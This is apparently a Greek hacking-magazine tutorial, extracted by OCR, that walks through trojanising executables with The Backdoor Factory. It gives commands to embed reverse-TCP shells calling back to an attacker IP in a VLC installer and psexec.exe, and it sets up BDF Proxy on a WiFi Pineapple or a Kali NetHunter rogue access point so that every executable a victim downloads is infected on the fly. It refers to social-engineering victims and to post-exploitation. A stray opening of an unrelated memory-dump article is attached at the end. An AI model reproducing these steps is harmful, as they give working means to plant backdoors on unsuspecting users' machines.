


Όταν εκτελούμε το Backdoor Factory ξεκινά μια ανάλυση του εκάστοτε εκτελέσιμου αρχείου και εμφανίζονται τα ευρήματα. Επιπρόσθετα, εμφανίζεται κι ο ελάχιστος χώρος που απαιτείται για την ενσωμάτωση του επιλεγμένου backdoor.

μοποιήσουμε το πρόγραμμα εγκατάστασης του δημοφιλούς προγράμματος VLC. Η προσθήκη του κώδικα από το BDF πραγματοποιείται σε περιοχές του εκτελέσιμου που ονομάζονται code caves. Δυστυχώς, όμως, αυτές οι "φυσαλίδες" στην περιοχή του κώδικα των εκτελέσιμων δεν είναι πάντοτε επαρκείς και δεν μπορούν να φιλοξενήσουν τον κώδικα του backdoor. Το Backdoor Factory αναλύει το εκάστοτε εκτελέσιμο και προτείνει διάφορες υποψήφιες θέσεις για την τοποθέτηση του κακόβουλου κώδικα. Αν δοκιμάσουμε την εμφύτευση σε όλες τις προτεινόμενες περιοχές, είναι σχεδόν σίγουρο ότι κάποιο από τα προϊόντα των δοκιμών θα λειτουργεί σωστά. Βέβαια, αν η ατυχία μας χτυπήσει κόκκινο, μπορεί να μην προκύψει κανένα λειτουργικό πρόγραμμα από τη διαδικασία εμφύτευσης. Σε αυτή την περίπτωση πρέπει να δημιουργήσουμε ένα νέο code cave. Όμως, ας αφήσουμε τη θεωρητική περιγραφή κι ας δούμε τον τρόπο εργασίας στην πράξη.

Για να ξεκινήσουμε την ενσωμάτωση του backdoor ανοίγουμε ένα νέο τερματικό και μεταβαίνουμε στον κατάλογο όπου έχουμε εγκαταστήσει το Backdoor Factory. Επειδή το BDF είναι γραμμένο σε Python και κατά πάσα πιθανότητα δεν θα βρίσκεται μέσα στο PATH, το ξεκινάμε ως εξής:

```
./backdoor.py -f vlc-2.1.5-win32.exe -H 192.168.0.103 -P 8080 -s reverse_
shell_tcp
```



Δεν είναι όλα τα code caves κατάλληλα για την ενσωμάτωση οποιοδήποτε backdoor. Το BDF, όμως, εμφανίζει μόνο τα "συμβατά" και μας ζητά να επιλέξουμε το επιθυμητό. Η ενσωμάτωση, εξάλλου, του κακόβουλου κώδικα διαρκεί μόλις λίγα δευτερόλεπτα και το τροποποιημένο εκτελέσιμο αποθηκεύεται στον κατάλογο backdoored.

Όπως αντιλαμβάνεστε, η παράμετρος -f (από το file) χρησιμοποιείται για να δηλώσουμε το αρχείο στο οποίο θέλουμε να ενσωματωθεί το backdoor. Οι παράμετροι -H και -P πραγματοποιούν δύο απλές ρυθμίσεις στο backdoor που πρόκειται να ενσωματωθεί. Συγκεκριμένα, καθορίζουν τη διεύθυνση του μηχανήματός μας και τη δικτυακή θύρα στην οποία αναμένονται συνδέσεις. Η παράμετρος -s καθορίζει το είδος του backdoor που θέλουμε να ενσωματωθεί. Το Backdoor Factory θα αναλύσει το εκτελέσιμο, θα εντοπίσει τα διαθέσιμα code caves και θα παρουσιάσει εκείνα που μοιάζουν ικανά (από την άποψη της έκτασης) να φιλοξενήσουν τον κακόβουλο κώδικα. Εμείς αρκεί να επιλέξουμε ένα από τα code caves και να πατήσουμε Enter. Λίγα δευτερόλεπτα μετά θα βρούμε το τροποποιημένο εκτελέσιμο μέσα στον κατάλογο backdoored. Το μόνο που απομένει είναι να στείλουμε το μολυσμένο εκτελέσιμο στο θύμα και να τον πείσουμε να το χρησιμοποιήσει. Όπως καταλαβαίνετε, σε αυτό το στάδιο θα χρειαστεί να επιστρατεύσουμε κάποια μέθοδο κοινωνικής μηχανικής (social engineering), κάτι που ξεφεύγει από το θέμα του άρθρου μας. Πάντως, όταν το θύμα εκτελέσει την τροποποιημένη εκδοχή του installer του VLC, αμέσως θα εκτελεστεί και το backdoor και θα σπεύσει να συνδεθεί στο μηχάνημά μας. Έτσι, στο δικό μας σύστημα θα δημιουργηθεί ένα session του Metasploit, στο οποίο θα μπορούμε να συνδεθούμε από το σχετικό τερματικό εκτελώντας την εντολή shell. Με αυτόν τον τρόπο θα αποκτήσουμε πρόσβαση στο κέλυφος (στη γραμμή εντολών) του "παγιδευμένου" συστήματος. Από εδώ και πέρα, οτιδήποτε κάνουμε ανήκει στο στάδιο του λεγόμενου post exploitation ;)

Κάποια εκτελέσιμα αρχεία έχουν ενσωματωμένη προστασία από την τροποποίηση του κώδικα και η ενσωμάτωση του backdoor δεν θα πετύχει: το εκτελέσιμο θα πάψει να είναι λειτουργικό. Σε αυτή την περίπτωση, όπως και όταν δεν υπάρχει αρκετός χώρος για τον κώδικα του backdoor, πρέπει να ζητήσουμε από το Backdoor Factory να δημιουργήσει ένα νέο code cave. Αυτό γίνεται πανεύκολα, με τη βοήθεια της παραμέτρου –a:

```
./backdoor.py -f psexec.exe -H 192.168.0.103 -P 8080 -s reverse_shell_tcp
–a
```

Τέλος, αν θέλουμε να μολύνουμε ένα σύνολο εκτελέσιμων αρχείων και όχι ένα μεμονωμένο, αρκεί να τα τοποθετήσουμε όλα στον ίδιο κατάλογο. Στη συνέχεια μπορούμε να τρέξουμε το BDF αντικαθιστώντας την παράμετρο –f με την –d. Προφανώς, στη θέση του ονόματος του εκτελέσιμου αρχείου θα δώσουμε το όνομα του καταλόγου:

```
./backdoor.py -d dir_with_executables/ -H 192.168.0.103 -P 8080 -s
reverse_shell_tcp –a
```

Backdoor για OS X και Linux


Στην περίπτωση που το σύστημα–στόχος τρέχει κάποια διανομή Linux ή το λειτουργικό της Apple, η διαδικασία είναι πανομοιότυπη: Δημιουργούμε έναν listener με το Metasploit στο δικό μας σύστημα κι ενσωματώνουμε το backdoor σε κάποιο εκτελέσιμο αρχείο. Στην περίπτωση του OS X, τα εκτελέσιμα αρχεία που μπορούμε να χρησιμοποιήσουμε είναι τύπου Mach-O. Σε αυτά τα αρχεία το Backdoor Factory απομακρύνει την "υπογραφή γνησιότητας" του κώδικα (code signature) και προσθέτει τον κακόβουλο κώδικα ακριβώς πριν από τον κώδικα του εκτελέσιμου. Με αυτόν τον τρόπο, το backdoor εκτελείται πριν από οποιονδήποτε έλεγχο του κανονικού προγράμματος. Στην περίπτωση του Linux, το BDF μπορεί να εργαστεί σε αρχεία ELF στα οποία επεκτείνεται το Code Segment κατά 1000 bytes. Εκεί προστίθεται ο κακόβουλος κώδικας.

Backdoor Factory με ανανά


Έχουμε μιλήσει πολλές φορές για το δικτυακό Ανανά (WiFi Pineapple) και η αγάπη μας γι' αυτόν δεν κρύβεται. Στη συνέχεια θα δούμε πώς μπορούμε να αυτοματοποιήσουμε την ενσωμάτωση του backdoor σε οποιοδήποτε εκτελέσιμο προσπαθεί να κατεβάσει το δύσμοιρο θύμα, που έχει κάνει το λάθος να συνδεθεί στον Ανανά μας. Το εργαλείο που θα αξιοποιήσουμε γι' αυτή τη δουλειά –εκτός φυσικά από το BDF–, είναι το BDF Proxy. Η εγκατάστασή του στο Kali Linux είναι πανεύκολη:

```
# apt-get update
# apt-get install bdfproxy
```

Το BDF Proxy ελέγχει όλο το διερχόμενο traffic και στην περίπτωση που εντοπίσει κάποιο εκτελέσιμο αρχείο, το μολύνει σε πραγματικό χρόνο με τη βοήθεια του Backdoor Factory! Όπως αντιλαμβάνεστε, το BDF Proxy θα αποτελεί τον προεπιλεγμένο και επιβεβλημένο proxy για όλους όσοι συνδέονται στο WiFi Pineapple. Έτσι, όσοι συνδεδεμένοι χρήστες κάνουν το λάθος να κατεβάσουν κάποιο εκτελέσιμο αρχείο, θα καταλήξουν να πάρουν ένα μολυσμένο εκτελέσιμο. Κάτι που διευκολύνει αυτή την επίθεση είναι το γεγονός ότι οι περισσότερες ιστοσελίδες προσφέρουν τα αρχεία τους χωρίς κρυπτογράφηση. Έτσι, τα ποσοστά επιτυχίας αυτής της επίθεσης είναι ιδιαίτερα αυξημένα.



Η χρήση του WiFi Pineapple διευκολύνει σε μεγάλο βαθμό τις επιθέσεις με το BDF. Αυτό συμβαίνει γιατί συνεργάζεται άψογα με το BDF Proxy και επιτρέπει το αυτόματο φύτεμα των backdoors στα εκτελέσιμα αρχεία που κατεβάζουν οι χρήστες/υποψήφια θύματα.



Η επίθεση που πραγματοποιήσαμε με το WiFi Pineapple πραγματοποιείται και με τη βοήθεια μιας συσκευής Android, στην οποία έχουμε εγκαταστήσει το Kali NetHunter. Πρόκειται για μια τρομακτική και σχετικά εύκολα επίθεση!

Πριν ξεκινήσει η επίθεση πρέπει να ενεργοποιήσουμε το WiFi Pineapple, να το συνδέσουμε μέσω Ethernet στον υπολογιστή με το Kali Linux και να μοιραστούμε μαζί του τη σύνδεσή μας στο Internet, με τη βοήθεια αυτού του script: http://wifipineapple.com/wp4.sh. Αμέσως μετά μπορούμε να προχωρήσουμε στη ρύθμιση του BDF Proxy. Γι' αυτό το σκοπό μεταβαίνουμε στον κατάλογο /etc/bdfproxy κι ανοίγουμε το αρχείο (bdfproxy.cfg), με κάποιο προγραμματάκι σαν το nano:

```
# cd /etc/bdfproxy
# nano bdfproxy.cfg
```

Εντός του αρχείου πρέπει να βρούμε την ενότητα [targets]. Εκεί θα συναντήσουμε μια υπό-ενότητα για κάθε τύπο εκτελέσιμου στον οποίο μπορεί να ενσωματωθεί

backdoor. Εμείς πρέπει να τροποποιήσουμε τις ρυθμίσεις που περιλαμβάνει καθεμία από αυτές τις ενότητες και να δώσουμε τη διεύθυνση IP του μηχανήματός μας, καθώς και τη δικτυακή θύρα στην οποία θα περιμένει συνδέσεις το Metasploit. Σημειώστε ότι για διαφορετικούς τύπους αρχείων θα μπορούσαμε να ορίσουμε διαφορετικές θύρες ή και διαφορετικά payloads. Σε αυτή την περίπτωση, βέβαια, θα έπρεπε να δημιουργήσουμε και τους αντίστοιχους Metasploit listeners. Αφού πραγματοποιήσουμε τις επιθυμητές ρυθμίσεις, αποθηκεύουμε το αρχείο κι εκτελούμε το /usr/share/bdfproxy/wpBDF.sh. Το συγκεκριμένο script θα μας ζητήσει να προσδιορίσουμε ορισμένα στοιχεία που αφορούν στη διασύνδεση του υπολογιστή μας με το Internet και με το WiFi Pineapple (interface μεταξύ pineapple και υπολογιστή, interface προς το Internet, διεύθυνση gateway, κ.ά). Αμέσως μετά μπορούμε να δημιουργήσουμε τον απαραίτητο listener στο Metasploit (με τον τρόπο που είδαμε νωρίτερα) και να ξεκινήσουμε το BDF Proxy. Αυτό επιτυγχάνεται με την εκτέλεση του /usr/share/bdfproxy/bdf_proxy.py. Από αυτή τη στιγμή κι έπειτα, μπορούμε να περιμένουμε τη σύνδεση των υποψήφιων θυμάτων στο δίκτυο του Ανανά. Όσοι μέσω αυτού επιχειρήσουν να κατεβάσουν κάποιο εκτελέσιμο αρχείο, θα καταλήξουν να εκτελέσουν ένα backdoor στο σύστημά τους.

Επίθεση με το NetHunter

Στο προηγούμενο τεύχος παρουσιάσαμε τις λειτουργίες του Kali NetHunter. Σε αυτό το τεύχος θα συνδυάσουμε τις δυνάμεις του με αυτές του Backdoor Factory. Η συγκεκριμένη επίθεση ομοιάζει με αυτήν που πραγματοποιήσαμε προηγουμένως, με τη βοήθεια του Ανανά: Θα δημιουργήσουμε ένα κακόβουλο ασύρματο δίκτυο, στο οποίο θα εκτελούμε επιθέσεις Man-in-The-Middle. Μέσω του Backdoor Factory θα προσθέτουμε κακόβουλο κώδικα σε όλα τα εκτελέσιμα αρχεία που προσπαθεί να κατεβάσει ο εκάστοτε χρήστης και, έτσι, χωρίς να επιστρατεύσουμε κάποια τεχνική Social Engineering, θα φυτεύουμε backdoors με άνεση.

Για αυτή την επίθεση θα χρειαστούμε και πάλι το Backdoor Factory Proxy, που χρησιμοποιήσαμε παραπάνω. Για καλή μας τύχη, το συγκεκριμένο εργαλείο ήδη συνοδεύει το Kali NetHunter. Επιπρόσθετα, επειδή η κάρτα δικτύου της συσκευής μας θα χρησιμοποιείται για τη σύνδεση στο Internet, θα χρειαστούμε και μια πρόσθετη. Αυτή θα παίξει το ρόλο του παγιδευμένου WiFi Access Point. Για το σκοπό αυτό μπορούμε να χρησιμοποιήσουμε μια εξωτερική κάρτα ασύρματης δικτύωσης, την οποία θα συνδέσουμε στη συσκευή μέσω ενός καλωδίου OTG. Αφού ξεμπερδέψουμε με το hardware, ανοίγουμε την εφαρμογή Terminal Emulator και πληκτρολογούμε τα εξής:

```
$ su
# cd /usr/share/mana-toolkit/run-mana/
# ./start-nat-simple-bdf.sh
```

Με αυτόν τον τρόπο ξεκινά μια τροποποιημένη εκδοχή της επίθεσης MANA, που υποστηρίζει τη χρήση του Backdoor Factory. Στη συνέχεια ανοίγουμε ένα νέο παράθυρο του τερματικού, χωρίς να κλείσουμε το προηγούμενο, για να ρυθμίσουμε το BDF Proxy.


```
nano /etc/bdfproxy/bdfproxy.cfg
```

Μέσα στο αρχείο εργαζόμαστε με τη λογική που αναφέραμε νωρίτερα: Εντοπίζουμε την ενότητα [targets] και πραγματοποιούμε τις επιθυμητές ρυθμίσεις για κάθε τύπο εκτελέσιμου αρχείου. Αφού αποθηκεύσουμε το αρχείο, ξεκινάμε το BDF Proxy εκτε-

λώντας το ομώνυμο προγραμματάκι (bdfproxy). Αμέσως μετά ανοίγουμε ένα τρίτο παράθυρο στο Terminal Emulator και ξεκινάμε το Metasploit:

```
/etc/init.d/postgresql start
/etc/init.d/metasploit start
msfconsole -r /usr/share/bdfproxy/bdfproxy_msf_resourcs.rc
```

Η εντολή msfconsole απαιτεί μερικά λεπτά για να εκτελεστεί και δεν πρέπει να απογοητευτείτε από την καθυστέρηση. Όπως θα διαπιστώσετε, το Metasploit θα ξεκινήσει και θα ρυθμιστεί αυτόματα, σύμφωνα με όσα εισαγάγαμε στο αρχείο ρυθμίσεων του BDF proxy. Πλέον, η συσκευή μας θα έχει μετατραπεί σε μία παγίδα σαν αυτή που στήσαμε με το Pineapple: Όσοι συνδέονται στο δίκτυό μας και κατεβάζουν εκτελέσιμα αρχεία, θα λαμβάνουν κι ένα backdoor. Κάθε φορά που κάποιο θύμα εκτελεί το μολυσμένο αρχείο, θα δημιουργείται μια σύνδεση προς τον listener του Metasploit που εκτελείται στη συσκευή μας. Παρεμπιπτόντως, για να δούμε τις συνδέσεις του είδους που έχουν ήδη πραγματοποιηθεί, αρκεί να πάμε στο τρίτο παράθυρο του τερματικού (εκεί όπου τρέχει το Metasploit) και να δώσουμε την εντολή sessions –l. Το τι μπορείτε να κάνετε από εκεί και πέρα το αφήνουμε στη φαντασία σας.




Στην εφαρμογή NetHunter Home μπορούμε να εκκινήσουμε όλες τις λειτουργίες του Kali NetHunter. Το ίδιο και με το BDF Proxy, γι' αυτούς που βαριούνται να γράψουν λίγες εντολές στο τερματικό (ντροπή :P). Πηγαίνοντας στη καρτέλα MANA Evil Access Point και στο πεδίο mana-nat-simple-bdf, κάνουμε τις απαραίτητες ρυθμίσεις, πατάμε update και στο μενού επιλέγουμε στο Start mana. Εύκολα, γρήγορα κι απλά.

Προτροπή, αντί για επίλογο

Όπως είδαμε η δημιουργία μιας "πίσω πόρτας" σ' ένα σύστημα μέσω του BDF είναι μια αρκετά εύκολη δουλειά, η οποία μπορεί να επιτευχθεί με αρκετούς τρόπους κι αρκετά εργαλεία. Η αποτελεσματικότητα μιας σχετικής επίθεσης εξαρτάται από το χρησιμοποιούμενο payload, από τις ευπάθειες του συστήματος-στόχου, όπως επίσης κι από το όποιο πρόγραμμα προστασίας τρέχει. Φυσικά, ανάλογες παρατηρήσεις ισχύουν και για πολλά άλλα είδη επιθέσεων. Γι' αυτό το λόγο, οφείλουμε να έχουμε πάντα τις τελευταίες ενημερώσεις για το σύστημά μας, να προσέχουμε σε ποια ασύρματα δίκτυα συνδεόμαστε και να μην κατεβάζουμε αρχεία στα τυφλά.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

Skill: Advanced
Tags: cold boot attack, Kali Linux, Mimikatz, volatility




I can't remember, but my memory dump can!

Απέχουμε μόλις 6 χρόνια από το έτος 2021, όπου και τοποθετείται το σενάριο της ταινίας Johnny Mnemonic. Μπορεί να μην έχουν εφευρεθεί (ακόμα) τα εγκεφαλικά εμφυτεύματα μνήμης, ούτε να υπάρχει το επάγγελμα του data courier, αλλά υπάρχουν πολλά δεδομένα που θα θέλαμε να προστατεύσουμε και βρίσκονται όλα στη μνήμη. Όχι στη δική μας, αλλά σε αυτή των υπολογιστών.

by catnbunny
of ProjectZero.gr

Η μνήμη RAM θεωρείται προσωρινή (volatile), διότι πρέπει να τροφοδοτείται με ρεύμα για να διατηρούνται τα δεδομένα της. Για να γίνει κατανοητός ο τρόπος λειτουργίας αυτής της μνήμης, μπορούμε να φανταστούμε τα κελιά της σαν κουβάδες που στον πάτο τους έχουν τρύπες. Όταν ένας κουβάς είναι άδειος, θεωρούμε ότι το συγκεκριμένο κελί έχει την τιμή 0. Αντίστροφα, όταν ένας κουβάς είναι γεμάτος, θεωρούμε ότι το κελί έχει την τιμή 1. Όμως, εξαιτίας των ανοιγμάτων στον πάτο, οι γεμάτοι κουβάδες παρουσιάζουν μια μικρή διαρροή και 